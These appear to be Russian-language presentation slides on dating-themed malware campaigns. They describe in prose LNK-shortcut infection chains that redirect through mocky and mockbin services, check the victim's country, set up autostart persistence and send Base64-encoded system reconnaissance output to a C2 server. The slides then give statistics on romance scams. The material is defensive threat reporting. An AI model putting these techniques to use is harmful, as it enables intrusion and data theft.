
Пользователю в руки попадает **архив**, внутри которого располагается файл ярлыка **LNK**. Попытка открыть ярлык приводит к запуску браузера с аргументом командной строки, представляющем из себя **JavaScript** код, который открывает сайт **OnlyFans** и перенаправляет через `location.href` на подконтрольный атакующим инстанс **run[.]mocky[.]io** приложения **Mocky**, позволяющего генерировать произвольные ответы для лёгкого моделирования поведения бекенда в ходе разработки.

Вредоносная страница включает в себе **JavaScript** код, проверяющий, что операционная система пользователя – **Windows**, а страна, определяемая **IPAPI**, геолокационным API, – **Австралия**, и при удовлетворении условий скачивает вредоносный **LNK**-файл **m8** из **blob**, а также перенаправляет на некоторый *легитимный сайт*. Скачанный файл помещается в качестве ярлыка в каталог для **автоматического запуска** со стартом системы.

Ярлык **m8.lnk** скачивает с сервиса атакующих **m8.cmd** и располагает его рядом с собой. Выполнение **m8.cmd** означает:

- запуск команд **ipconfig, systeminfo, tasklist**
- отправку вывода команд в формате Base64 на управляющий сервер

STEAL-IT CAMPAIGN: WHOAMI



© 2023 ThreatLabz

Другой сценарий во многом совпадает с предыдущим: атакуемые пользователи заражают устройства получив архив с заветными **фотографиями** и открыв хранящийся внутри ярлык, который открывает браузер и перенаправляет на **run[.]mocky[.]io**. Теперь же перед выполнением вредоносных действий они проверяют, что страна пользователя – **Польша**.

При удовлетворении условий на устройство скачивается другой архив, внутри которого можно наблюдать **настоящие фотографии славянских девушек** и единственный **batch script** файл. Исполнение последнего приводит к записи вредоносного **VBScript**, последующему открытию веб-сайта с **профилями девушек** в сервисах подписок на контент, скачиванию и запуску другого **CMD** файла с сайта **mockbin[.]org** – другого сервиса, подобного **Mocky**.

Финальный исполняемый файл **eucv8o.cmd**:

- выполняет команду **whoami**
- отправляет вывод команды в формате **Base64** на управляющий сервер

ПИЩА ДЛЯ РАЗМЫШЛЕНИЙ

С каждым годом число киберпреступлений, которые играют на тянущем чувстве одиночества, эксплуатируют низменные человеческие потребности и берут начало там, где человек ищет избавления, лишь растёт – об этом заявляет каждое исследование связанной статистики.

The last quarter of last year was very interesting for dating scams, with several **large campaigns** witnessed through our data. In Q1/2024, we saw **a significant increase** since the middle of February.

Источник: [Avast](#)

<...> they noted **a staggering 43% increase in attacks impersonating** well-established **dating apps** including Tinder and Hinge between January 1, 2024, until February 5, 2024, compared to 2023.

Источник: [Egress Threat Intelligence](#)

In 2023, more than **660 million bot requests** on popular **dating apps** were detected.

Источник: [Cequence](#)

С 12 по 14 февраля по схеме Fake Date скамеры из 5 группировок заработали **2 275 870 руб.**, что **в 2 раза больше**, чем за аналогичный период в прошлом году, посчитали аналитики F.A.C.C.T. Для сравнения, в 2023 году мошенники из 7 скам-групп смогли украсть у жертв 1,1 млн руб.

Источник: [F.A.C.C.T.](#)

ПИЩА ДЛЯ РАЗМЫШЛЕНИЙ

Желание сблизиться с кем-то в помощью сервиса для знакомств, желание пообщаться с девушкой в её любимом чате, желание просмотреть её фотографии, которые она для тебя сделала – всё это **более не безопасно** и может привести к неожиданным последствиям. Осторожность приводит к подозрениям, а подозрения подрывают доверие, без которого нельзя выстроить отношения. Именно здесь, в романтической сфере, стирается граница между незнакомцами и потенциальными половинками, между опасным и любопытным, между попыткой уберечь себя и попыткой выстроить стену – и это страшно. В данном вопросе каждый **гораздо более уязвим**, чем обычно, и атакующие активно будут продолжать этим пользоваться без зазрения совести.



THANK
YOU